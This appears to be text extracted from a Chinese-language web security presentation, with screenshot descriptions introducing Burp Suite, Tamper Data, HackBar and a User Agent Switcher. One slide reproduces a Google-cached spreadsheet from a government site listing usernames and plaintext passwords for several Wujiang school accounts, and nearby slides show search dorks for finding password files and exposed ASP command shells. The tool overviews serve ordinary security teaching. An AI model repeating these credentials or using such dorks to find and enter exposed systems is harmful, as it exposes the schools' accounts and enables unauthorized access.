
The screenshot shows a Microsoft Internet Explorer window with two tabs open. The active tab is titled "site:gov.cn filetype:xls 密碼" and displays a search result from "webcache.googleusercontent.com". The search query is "cache:EXIL0-NjZBQJ:j". The page content is a cached version of a Microsoft Excel spreadsheet. A message at the top of the page reads: "在檢索網站時，Google 會自動產生 <http://jswjedu.gov.cn:10032/UpFile/Temp/20120220//upload/20120220091921485240.xls> 檔案的 HTML 檢視。" Below this, a note states: "Google 和網頁作者無關，對網頁的內容恕不負責。". The main content of the page is a table with 9 rows, labeled A through I, containing information about schools in Wujiang City. The columns are labeled A (学校), B (学校类型), C (用户名), and D (密码). The data is as follows:

	A 学校	B 学校类型	C 用户名	D 密码
1	吴江中学	高中	用户名:xxgly13963	密码:75733369
2	吴江市职业中学	高中	用户名:xxgly13964	密码:30114353
3	苏州丝绸中等专业学校	高中	用户名:xxgly13965	密码:74251716
4	吴江市震泽一中	初中	用户名:xxgly13968	密码:93501396
5	吴江市七都镇中学	高中	用户名:xxgly13969	密码:88707576
6	吴江市桃源中学	初中	用户名:xxgly13970	密码:93637512
7	吴江市桃源镇中心小学	小学	用户名:xxgly13971	密码:39127940
8	呈江经济开发区长安花苑小学	小学	用户名:xxgly13993	密码:04310612

inurl:cmd filetype:asp "system32"



Burp Suite – Proxy



<http://portswigger.net/burp/>

Burp Suite – Spider

The screenshot shows the Burp Suite interface with the Spider tab selected. The left pane displays a tree view of URLs, many of which are marked with a padlock icon indicating they are https:// sites. The right pane contains two main sections: a table of requests and a detailed response view.

Table of Requests:

host	method	URL	params	status	length	MIME t
http://www.apple.com	GET	/		200	9802	HTML
http://www.apple.com	GET	/about/		200	13577	HTML
http://www.apple.com	GET	/about/webbadges/		200	8807	HTML
http://www.apple.com	GET	/about/workingwithapple.html		200	15529	HTML
http://www.apple.com	GET	/accessibility/		200	13295	HTML
http://www.apple.com	GET	/accessibility/ipad/		200	745	HTML
http://www.apple.com	GET	/accessibility/ipad/vision.html		200	20024	HTML
http://www.apple.com	GET	/accessibility/iphone/		200	753	HTML
http://www.apple.com	GET	/accessibility/iphone/vision.html		200	25042	HTML
http://www.apple.com	GET	/accessibility/itunes/		200	767	HTML


Response View:

HTTP/1.1 200 OK
Server: Apache/2.2.3 (Oracle)
Accept-Ranges: bytes
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Content-Length: 9521
Cache-Control: max-age=531
Expires: Tue, 19 Jun 2012 11:27:49 GMT
Date: Tue, 19 Jun 2012 11:18:58 GMT
Connection: close

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-US"
lang="en-US">
<head>
<meta http-equiv="content-type" content="text/html;
charset=UTF-8" />
```

http://portswigger.net/burp/

Burp Suite – Decoder



<http://portswigger.net/burp/>

FireFox-Tamper Data

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All

Time	D...	Tot...	Size	Method	Status	Cont...	URL	Load Flags
19:12:45...	78...	784...	-1	GET	302	text/h...	http://apple.com/	LOAD_DOCUMENT_UR...
19:12:46...	0 ...	472...	unknown	GET	pendi...	unkno...	http://www.apple.com/	LOAD_DOCUMENT_UR...
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/global/nav/styles/navigation.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/global/styles/base.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/v/home/k/styles/home.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/home/styles/home.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/v/home/k/styles/billboard.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/home/styles/billboard.css	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/global/scripts/lib/prototype.js	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/global/scripts/lib/scriptaculous.js	LOAD_NORMAL
19:12:46...	0 ...	0 ms	unknown	GET	pendi...	unkno...	http://images.apple.com/global/scripts/browserdetect.js	LOAD_NORMAL

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	apple.com	Status	Object Moved - 302
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Ge	Location	http://www.apple.com/
Accept	text/html,application/xhtml+xml,application/xml;	Content-Type	text/html
Accept-Language	zh-tw,en-us;q=0.7,en;q=0.3	Cache-Control	private
Accept-Encoding	gzip, deflate	Connection	close
Connection	keep-alive		
Cookie	s_vi=[CS]v1 277F826485010BEF-60000100E01A8		
DNT	1		

FireFox-HackBar

The screenshot shows the FireFox-HackBar extension interface overlaid on a Firefox browser window. The browser title bar reads "Apple - Search Results for 'test'". The extension's toolbar includes icons for back, forward, and search, followed by the URL bar which shows "www.apple.com/search/?q=test§ion=global&geo=us". Below the URL bar is a dropdown menu set to "INT" and a list of exploit types: SQL, XSS, Encryption, Encoding, and Other. A "Load URL" button is followed by a text input containing the search query "http://www.apple.com/search/?q=test§ion=global&geo=us". Underneath this are checkboxes for "Enable Post data" (unchecked) and "Enable Referrer" (checked). The "Referrer" field contains "http://www.apple.com/". At the bottom of the extension's interface is a navigation bar with links for Apple, Store, Mac, iPod, iPhone, iPad, and iTunes.

Firefox ▾

Apple - Search Results for 'test'

www.apple.com/search/?q=test§ion=global&geo=us

INT

SQL XSS Encryption Encoding Other

Load URL (A) http://www.apple.com/search/
?q=test
§ion=global|
&geo=us

Split URL (S)

Execute (X)

Enable Post data Enable Referrer


Referrer http://www.apple.com/

Search Results

test

Search

FireFox–User Agent Switcher



小練習

<http://demosite.com/sa.php>

Q & A

Thanks :)

<Orange@chroot.org>